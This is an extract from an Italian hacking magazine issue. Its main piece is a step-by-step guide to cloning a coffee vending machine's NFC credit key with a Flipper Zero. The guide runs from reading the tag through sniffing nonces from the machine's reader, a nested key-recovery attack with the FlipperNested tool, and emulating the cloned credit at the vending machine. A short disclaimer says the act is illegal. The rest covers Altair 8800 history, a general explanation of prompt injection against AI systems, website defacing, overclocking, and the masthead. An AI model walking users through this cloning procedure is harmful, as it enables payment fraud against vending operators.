È importante tenere a mente che clonare la chiavetta dei distributori del caffè costituisce un'azione illecita e può comportare conseguenze legali. Lo scopo di questa guida è puramente informativo e mira alla volontà di apprendere. È responsabilità di ciascuno fare la scelta corretta e segnalare prontamente al rifornitore di caffè la presenza di queste vulnerabilità.


figura #1

figura #2

Nonces collected
Now you can run script on your PC to recover keys
Back

funzionalità preinstallate in questa distribuzione. In effetti, una volta installato, il Flipper Zero presenta già tutte le app e i tool necessari al nostro scopo. Effettuiamo, dunque, una copia di backup (per sicurezza) dell'attuale firmware e scheda SD del nostro Flipper Zero e procediamo con l'installazione del nuovo. Dalla pagina principale segnalata sopra, premiamo sul pulsante in alto a destra **Install** e seguiamo la procedura.
Colleghiamo il Flipper Zero al PC, premiamo **Connect** e selezioniamo la porta COM suggerita. Nella pagina successiva selezioniamo la versione: noi abbiamo scelto l'ultima (XFW-0051 del 01-09-2023). Premiamo su **Flash** e attendiamo la fine delle operazioni.

PASSIAMO ALL'ATTACCO

Adesso la parte più interessante: il recupero delle chiavi di crittografia. Seguiamo i passi:

• Lettura del TAG NFC
Sovrapponiamo Flipper Zero alla chiavetta del caffè e, successivamente, procediamo con la lettura dei TAG NFC (percorso su Flipper Zero: **Main Menu/NFC /Read**). Accertiamoci che sia il Flipper Zero che la chiavetta del caffè siano appoggiate su un tavolo e non subiscano movimenti durante tutta la procedura. È necessario che almeno una chiave di crittografia venga correttamente letta, altrimenti il procedimento non può continuare. Normalmente, si tratta del primo settore che contiene l'**UID**, **BCC** e i dati del produttore. La prima lettura completa può durare anche un paio di ore, dipende dal dizionario preinstallato nella versione del firmware. Nel caso in cui almeno una chiave venga trovata, dovremmo ottenere sul display di Flipper Zero un messaggio simile a questo: [figura #1].
Siamo riusciti a ottenere le seguenti informazioni:
- *Tipo specifico di protocollo*
- *UID (Unique Identification Number)*
- *Chiavi lette*
- *Settori letti*

Attraverso il pulsante **More**, salviamo il file appena letto. Noi lo abbiamo salvato con il nome "Nested_hj.nfc". Una chiave (e un settore) è stata letta correttamente; quindi, possiamo continuare nel nostro procedimento.

• Collezionare le Nonces
In crittografia, un "Nonce" è un valore numerico che può essere utilizzato una sola volta in una comunicazione crittografica. Spesso si tratta di un numero casuale o pseudo-casuale emesso in un protocollo di autenticazione per garantire che le vecchie comunicazioni non possano essere riutilizzate in attacchi di replay. Procediamo con la lettura del reader del distributore avvicinando il Flipper Zero al lettore di chiavette sul distributore automatico (percorso: **Main Menu/NFC/Saved/Name of the saved file ("Nested_hj.nfc") / Detect reader)**. Flipper Zero inizierà a collezionare le nonces ed è una procedura molto veloce, della durata di pochi secondi. Una volta completato, premiamo il pulsante per salvare (**DONE**).

• Applicare il Nested Attack
Sovrapponiamo Flipper Zero alla chiavetta del caffè e avviamo il tool Mifare Nested (percorso: **Main Menu/Apps/NFC/Mifare Nested**). Questa fase può durare qualche decina di minuti. Al termine della procedura, se questa non ha dato errori, comparirà sullo schermo di Flipper Zero un messaggio come quello sotto: [figura #2].

• Il tool di decrittazione
In questa fase è necessario avere un PC con installato Python3: la versione richiesta è a 64 bit e almeno la 3.8 o superiore. Se non installata, per installare Python su Windows basta recarsi sul sito ufficiale *http://www.python.org* e scegliere il download adatto al proprio sistema operativo, nell'ultima che trovate.
A questo punto (noi abbiamo deciso di lavorare con Windows 10), apriamo il terminale (cmd o power shell) con diritti di amministratore ed eseguiamo il seguente comando:

```
python -m pip install
FlipperNested
```

oppure:

figura #3

```
python3 -m pip install FlipperNested
```

oppure, se Python non è stato aggiunto al PATH delle variabili d'ambiente:

```
py -m pip install FlipperNested
```

• Decrittazione delle chiavi
Connettiamo il Flipper Zero al PC assicurandoci che qualsiasi altra applicazione a esso legata sia chiusa. Dal terminale aperto, eseguiamo il seguente comando:

```
FlipperNested
```

oppure:


```
python -m FlipperNested
```

oppure:

```
py -m FlipperNested
```

Lo script farà una scansione approfondita e inizierà a cercare le chiavi. Il tempo necessario dipende molto dalla velocità del del proprio PC **[figura #3]**.

• Aggiunta delle chiavi trovate
Alla fine della sua elaborazione, lo script troverà le potenziali chiavi associate alla nostra chiavetta. Seguiamo il percorso: **Main Menu/Apps/NFC/Mifare Nested/Check found keys**. Inizierà il controllo delle potenziali chiavi, l'applicazione scriverà quelle corrette nel dizionario utente e mostrerà quante nuove chiavi sono state aggiunte **[figura #4]**.

• Verifica delle chiavi
Ora bisogna ripetere il primo passo di questa guida. Alla fine della lettura della chiavetta si dovrebbero notare due miglioramenti:
• Il dizionario di sistema utilizzato per l'attacco a brute force è aumentato di dimensione;
• Il numero di chiavi e settori correttamente letti è aumentato rispetto alla prima lettura.
Può succedere che il Flipper Zero non riesca a trovare subito tutte le chiavi necessarie. Se ancora non tutte le chiavi (e quindi settori) sono stati correttamente lette, è necessario procedere nuovamente a un Nested Attack ripetendo tutte le fasi viste in precedenza. L'obiettivo è quello di raggiungere la situazione indicata in figura sotto: **[figura #5]**.
Tramite il pulsante **More** andiamo a salvare il nuovo file per poi emularlo direttamente sul distributore automatico.

• Emuliamo la nostra chiavetta
Avviciniamo il Flipper Zero al lettore NFC del distributore ed emuliamo il nostro file precedentemente salvato (percorso: **Main Menu/NFC/Saved/Nested_hj_hack/Emulate**). Il gioco è fatto! Sul display del distributore apparirà il credito presente sulla chiavetta del caffè al momento della sua clonazione: a questo punto la clonazione è avvenuta con successo e il distributore è stato hackerato!





figura #4

figura #5

Ritorno alle impostazioni di default

Nel momento in cui Flipper Zero emula un TAG NFC, il file "Nested_hj_hack" viene aggiornato con il nuovo stato dei dati. Ciò genera una desincronizzazione tra lo stato effettivo sul Flipper Zero e la chiavetta fisica del caffè. Per sincronizzare quest'ultima con lo stato dei dati sul Flipper Zero, utilizzare la funzione **Write To Initial Card**. In modo analogo, i dati della chiavetta del caffè possono essere modificati dopo l'interazione con un lettore. Ma anche questo genera una desincronizzazione degli stati dei dati. Per sincronizzare gli stati, utilizzare la funzione **Update From Initial Card**. Se volessimo utilizzare nuovamente il Flipper Zero per una nuova emulazione sul distributore automatico, dovremmo innanzitutto ripristinare lo stato iniziale del file Nested_hj_hack utilizzando la funzione **Restore to original**.

L'ALTAIR 8800 E L'ALBA DELLA CULTURA HACKER

È il 1975 e la rivista *Popular Electronics* presenta l'Altair 8800, un microcomputer sviluppato da Micro Instrumentation & Telemetry Systems (MITS), con sede ad Albuquerque, Nuovo Messico, USA. È un'innovazione che segna l'inizio di una nuova era: i computer personali diventano accessibili a un pubblico più ampio, non più limitati ai soli ambienti aziendali e universitari. Il MITS Altair 8800, valorizzato tra 439 e 621 dollari, è basato sul processore Intel 8080 e offre 256 byte di memoria. È un computer che spiana la strada a una generazione di hacker dell'hardware, determinati a esplorare e sfruttare le potenzialità di questa nuova tecnologia.

LA SCELTA DEL NOME

Il nome "Altair 8800" nasce da una combinazione di circostanze e ispirazioni.
Una versione racconta che il nome è suggerito dalla figlia di Les Solomon, redattore di *Popular Electronics*, ispirata da un episodio di *Star Trek*. Un'altra versione attribuisce la scelta del nome agli editori della rivista, desiderosi di un nome che evochi un'idea "stellare".
Indipendentemente dalla sua origine, il nome Altair cattura l'immaginazione di una generazione e lascia un'impronta indelebile nella storia dell'informatica.

L'interfaccia del MITS Altair 8800 era composta da LED e interruttori. Attraverso questi ultimi, posti sul pannello frontale, si doveva immettere una sequenza di istruzioni per completare l'avvio.
Fonte: Maksym Kozlenko, Opera propria.

L'ASSEMBLAGGIO

Acquistare un Altair 8800 significa ricevere un kit di componenti da assemblare, una sfida che richiede competenze tecniche avanzate.
Il manuale di istruzioni sembra insufficiente, e molti acquirenti si affidano alla comunità crescente di altri utenti per risolvere problemi e condividere conoscenze. L'assemblaggio richiede cautela; un errore può compromettere l'intera macchina.
Inoltre, la memoria limitata del kit base (solo 256 byte) impone ulteriori restrizioni, spingendo gli utenti a sviluppare e condividere soluzioni creative per estenderne le funzionalità.

AVANZAMENTO TECNOLOGICO

Gli hacker dell'hardware che lavorano sull'Altair 8800 non solo

Facciamo un viaggio nei primordi dell'informatica moderna e nell'evoluzione degli hacker dell'hardware

L'Altair 8800 venne reclamizzato come prodotto "vaporware", un termine che descrive prodotti informatici pubblicizzati prima del loro completamento effettivo.

espandono le capacità della macchina, ma contribuiscono anche a far avanzare l'intero settore dell'informatica. L'Altair 8800, sebbene sia un sistema base, offre opportunità di espansione e personalizzazione. Gli utenti possono aggiungere schede di memoria, interfacce di input/output e altre componenti. Questa apertura alla modifica e personalizzazione stimola l'innovazione e pone le basi per lo sviluppo futuro di computer più potenti e versatili.

IL LINGUAGGIO DI PROGRAMMAZIONE

Parallelamente all'evoluzione hardware, si sviluppa anche quella del software. La programmazione inizia a diventare più accessibile grazie al BASIC, un linguaggio di programmazione sviluppato da John Kemeny, Bill Gates e Thomas Kurtz, che permette di impartire istruzioni ai calcolatori in inglese anziché nei codici binari. Questo cambiamento rende la programmazione più accessibile e apre la strada a una nuova ondata di innovazioni e sperimentazioni. Il successo commerciale dell'Altair 8800 supera ogni aspettativa. Inizialmente, MITS spera di vendere solo alcune centinaia di unità, ma la domanda si rivela straordinariamente alta, con oltre 2.000 ordini ricevuti, un numero senza precedenti per l'epoca. Questa inaspettata popolarità mette a dura prova le capacità produttive di MITS, che fatica a soddisfare la domanda. Nonostante i ritardi nelle consegne, i clienti sono disposti ad attendere, dimostrando la forte attrattiva del prodotto. Questa domanda spinge MITS a diventare un'azienda seria e ad ampliare la sua presenza pubblicitaria su diverse riviste di informatica.

I PRIMI PASSI NEL RETAIL

Dopo la pubblicazione degli articoli sull'Altair su *Popular Electronics*, diverse persone, come Dick Heiser, si ispirano a diventare rivenditori di Altair. Heiser apre Arrowhead Computers, uno dei primi negozi al dettaglio specializzati, vendendo computer Altair e libri correlati. È così che l'Altair 8800 apre la strada ai moderni computer personali, ma ispira anche una generazione di hacker dell'hardware, desiderosi di esplorare e spingere oltre i limiti della tecnologia dell'informatica. Il loro spirito di sperimentazione e innovazione, mosso da un mix di curiosità e sfida tecnica, contribuisce a plasmare il futuro dell'informatica e a gettare le basi per l'ascesa di giganti tecnologici come Microsoft.
L'ALTAIR 8800 si rileva non solo un prodotto rivoluzionario nel suo tempo, ma dà anche vita a una sottocultura legata all'hardware che continua a influenzare l'evoluzione della tecnologia. Le loro scoperte, metodi e filosofie continuano a risuonare nel settore tecnologico odierno, dimostrando che l'ALTAIR 8800 è molto più di un semplice computer: è il catalizzatore di un'era di cambiamento radicale nell'informatica e nella cultura hacker.

COS'È IL PROMPT INJECTION?

Salve, ho letto sul Web che esiste una tecnica per gabbare l'intelligenza artificiale: il prompt injection. Mi spiegate in parole semplici di cosa si tratta? Grazie.

Francesco

Come tutti sanno, l'intelligenza artificiale ha fatto passi da gigante negli ultimi anni, trovando applicazioni in vari settori, dalla medicina all'ingegneria, dal marketing alla sicurezza informatica. Tuttavia, con l'evoluzione sono emerse anche nuove vulnerabilità. Una di queste è appunto il fenomeno noto come "Prompt Injection". In parole semplici, è una tecnica mediante la quale un utente malintenzionato manipola l'input (il prompt) fornito a un sistema di IA, in particolare a quelli basati sul linguaggio naturale, per indurre il sistema a comportarsi in modo non previsto o non autorizzato. Questo avviene inserendo comandi o sequenze di parole nell'input che possono confondere o dirottare il meccanismo di interpretazione del sistema.
I sistemi di IA, infatti, specialmente quelli basati su algoritmi di apprendimento automatico e modelli di linguaggio, dipendono fortemente dai dati di input per le loro risposte. Quando un prompt è intenzionalmente strutturato per ingannare o confondere l'algoritmo, può portare a risposte inaspettate, errate o potenzialmente dannose. Questo può essere particolarmente problematico in sistemi che eseguono compiti critici, come quelli utilizzati in ambienti di sicurezza, assistenza sanitaria o finanza.
Le implicazioni del Prompt Injection sono significative sia dal punto di vista della sicurezza che etico. Dal punto di vista della sicurezza, questa tecnica può essere utilizzata per bypassare controlli, estrudere dati sensibili o indurre il sistema a eseguire azioni non autorizzate. Dal punto di vista etico, può sollevare questioni riguardanti la manipolazione dell'informazione o la diffusione di contenuti.

DEFACING: UNA MINACCIA CONCRETA PER I SITI WEB?

Spettabile Redazione, ho letto il vostro articolo sul defacing presente nello scorso numero. Mi chiedo: ma anche il mio sito personale realizzato con Wordpress potrebbe essere a rischio?

Alessio

Partiamo da una definizione stringata: il defacing di un sito Web è un'azione che comporta la modifica non autorizzata dell'aspetto visivo o del contenuto. Frequentemente, è utilizzato come strumento di protesta o vandalismo digitale e può avere impatti significativi sulla reputazione e sull'affidabilità, al di là della dimensione o della tecnologia usata per la costruzione. La risposta breve è dunque sì: anche un piccolo sito personale potrebbe essere a rischio. Anzi, i siti personali sono spesso a

PROMPT INJECTION, DEFACING E OVERCLOKING


rischio per vari motivi. Primo, potrebbero non avere livelli di sicurezza robusti, rendendoli bersagli più facili rispetto ai siti web aziendali con difese più sofisticate. Secondo, i proprietari di siti personali potrebbero non avere le competenze tecniche necessarie per implementare misure di sicurezza efficaci. Inoltre, potrebbero non ricevere la stessa attenzione regolare e la manutenzione che un'organizzazione potrebbe fornire ai suoi siti web.
Gli attacchi di defacing solitamente sfruttano vulnerabilità nel software del sito web, come plugin o temi non aggiornati, configurazioni errate del server o sistemi di gestione dei contenuti (CMS) obsoleti. Gli aggressori possono anche utilizzare tecniche di ingegneria sociale per ottenere credenziali di accesso attraverso phishing o altri metodi fraudolenti. Per proteggere un sito da attacchi di defacing, è fondamentale adottare misure di sicurezza adeguate, come aggiornamenti regolari, backup frequenti, uso di password forti e uniche, utilizzo di strumenti di sicurezza come firewall e antivirus.


OVERCLOCKING: QUESTO SCONOSCIUTO

Salve, ho sempre sentito parlare di questa tecnica, ma non l'ho mai messa in pratica per paura di compromettere il sistema. Mi elencate i benefici e i rischi? E mi dite se ha ancora senso al giorno d'oggi? Grazie mille.

Antonietta

La domanda sull'opportunità di eseguire l'overclocking di una CPU dipende da vari fattori, tra cui le esigenze specifiche dell'utente, la configurazione hardware esistente e la tolleranza al rischio associato a tale pratica. Ecco alcuni punti da considerare:
1) Le prestazioni: l'obiettivo principale dell'overclocking è aumentare la velocità del clock della CPU oltre le specifiche stabilite dal produttore. Questo può tradursi in prestazioni migliori, specialmente in attività che richiedono molta potenza di calcolo, come il gaming, l'editing video, o la simulazione scientifica.
2) Rischio e stabilità: overcloccare una CPU può portare a un aumento del calore generato e, se non gestito correttamente, può ridurre la stabilità del sistema o danneggiare il processore. È fondamentale avere un buon sistema di raffreddamento e monitorare le temperature durante l'overclocking.
3) Garanzia e durata: overcloccare una CPU spesso invalida la garanzia del produttore. Inoltre, l'overclocking può ridurre la durata prevista del processore a causa dell'aumento dello stress termico e fisico sul chip.
4) Costo-Efficacia: per alcuni utenti, l'overclocking può essere un modo per ottenere prestazioni più elevate senza dover acquistare hardware più costoso.
5) Esperienza e conoscenza: l'overclocking richiede una certa comprensione tecnica del funzionamento dei componenti del computer e della gestione termica. Gli utenti inesperti possono incorrere in problemi se non seguono le procedure corrette.
6) Necessità effettive: se le attività quotidiane non richiedono un'intensa potenza di calcolo, l'overclocking potrebbe non apportare benefici tangibili. Inoltre, alcuni processori moderni sono già ottimizzati per offrire prestazioni eccellenti senza la necessità di overclocking.
Per rispondere alla seconda parte della domanda, c'è da dire che, nel 2023, la questione dell'overclocking di una CPU continua a essere rilevante, ma con alcune considerazioni aggiuntive rispetto al passato. Se si considerano le CPU moderne, infatti, che sono diventate più efficienti e potenti, con molti modelli che includono funzionalità di turbo boost o di auto-overclocking (funzionalità che permettono alla CPU di aumentare automaticamente la velocità del clock in base al carico di lavoro) si riduce di molto la necessità di un overclocking manuale.

Hacker Journal sarà in edicola ogni 10 dei mesi dispari

Raspberry Pi legge le targhe

Scopri perché è così apprezzato dalle forze di polizia

Manual SQL Injection

Come funziona e come difendersi da questa tipologia di attacchi

Liberate quella memoria!

Un pericoloso bug si nasconde nel broker MQTT Mosquitto

Gli hacker dell'intelligenza artificiale!

Tutto quello che c'è di imperfetto nella nuova tecnologia

HACKER JOURNAL

Bimestrale - prezzo di copertina 3,90 €
www.hackerjournal.it - redazione@hackerjournal.it

La Divisione Informatica di Sprea edita anche:
WIN MAGAZINE + LINUX PRO
IL MIO COMPUTER IDEA

Brand Manager: Massimiliano Zagaglia
Progetto grafico cover: Luca Patrian

Realizzazione editoriale a cura di: **Backdoor di Gianmarco Bruni**

Sprea S.p.A.
Sede Legale: Via Torino, 51 20063 Cernusco Sul Naviglio (Mi) - Italia
PI 12770820152- Iscrizione camera Commercio 00746350149
Per informazioni, potete contattarci allo 02 87168197

CDA: Luca Sprea (Presidente), Alessandro Agnoli (Amministratore Delegato), Giulia Spreafico (Divisione digital), Stefano Pernarella

ADVERTISING, SPECIAL PROJECTS & EVENTS
Segreteria: Emanuela Mapelli - Tel. 02 92432244 - emanuelamapelli@sprea.it

SERVIZIO QUALITÀ EDICOLANTI E DL
Sonia Lancellotti, Luca Majocchi: Tel. 02 92432295
distribuzione@sprea.it 351 5582739

ABBONAMENTI E ARRETRATI
Abbonamenti: si sottoscrivono on-line su www.sprea.it/hackerjournal
abbonamenti@sprea.it Tel. 02 87168197 (lun-ven / 9:00-13:00 e 14:00-18:00)

Il prezzo dell'abbonamento è calcolato in modo etico perché sia un servizio utile e non in concorrenza sleale con la distribuzione in edicola.
Arretrati: si acquistano on-line su www.sprea.it/arretrati
abbonamenti@sprea.it Tel. 02 87168197 (lun-ven / 9:00-13:00 e 14:00-18:00)
329 3922420

FOREIGN RIGHTS
Paolo Cionti: Tel. 02 92432253 - paolocionti@sprea.it

SERVIZI CENTRALIZZATI
Art director: Silvia Taietti
Grafici: Alessandro Bisquola, Tamara Bombelli, Nicole Bombelli, Nicolò Digiuni, Marcella Gavinelli, Luca Patrian
Coordinamento: Chiara Civilla, Tiziana Rosato, Roberta Tempesta, Silvia Vitali
Amministrazione: Erika Colombo (responsabile), Silvia Biolcati, Irene Citino, Desirée Conti, Sara Palestra - amministrazione@sprea.it
Ufficio Legale: Francesca Sigismondi

Hacker Journal, registrata al tribunale di Milano il 27/10/2003 con il numero 601.
ISSN 1594-5774
Autorizzazione ROC n° 6282 del 29/08/2001

Direttore responsabile: Luca Sprea


Distributore per l'Italia: Press-Di Distribuzione stampa e multimedia s.r.l. - 20090 Segrate

Distributore per l'Estero: SO.DI.P S.p.A. Via Bettola, 18 - 20092 Cinisello Balsamo (MI)
Tel. +390266030400 - Fax +390266030269 - sies@sodip.it - www.sodip.it

Stampa: Arti Grafiche Boccia S.p.A.- Via Tiberio Claudio Felice, 7- 84131 Salerno

Tutto quello che gli altri non osano dirti!

RDP | Attacco al Desktop Windows da remoto
Quattro possibili scenari con altrettante tipologie di attacco che è possibile realizzare sfruttando il Remote Desktop Protocol di casa Microsoft

CYBERGUERRA | DDoS e Wiper malware
Sono tra le principali tecniche messe in atto durante gli "scontri digitali" tra Russia e Ucraina. Ecco come funzionano e come difendersi

VULNERABILITÀ | Un'eredità eccessiva!
OverlayFS permette di unire più cartelle creando file System virtuali. Il problema è che vengono ereditati troppi permessi

VERACRYPT | Crypto-simmetria a blocchi di bit
Come occultare un testo in chiaro, rendendolo visibile solo a chi possiede le credenziali giuste grazie a un software ad hoc

NUMERO 275 • Bimestrale • 3.90 €

P.I. 10-1-2024 FEBBRAIO/MARZO

Prezzi esteri: AUT € 7,50 - BE € 7,00 - LUX € 6,50 - F+PM € 9,50 FR + € 10,50 PM - ES € 6,00 - PT (Cont.) € 5,50 - CH Tedesca CHF 8,3 - CH Ticino CHF 7,3 - OLANDA € 7,50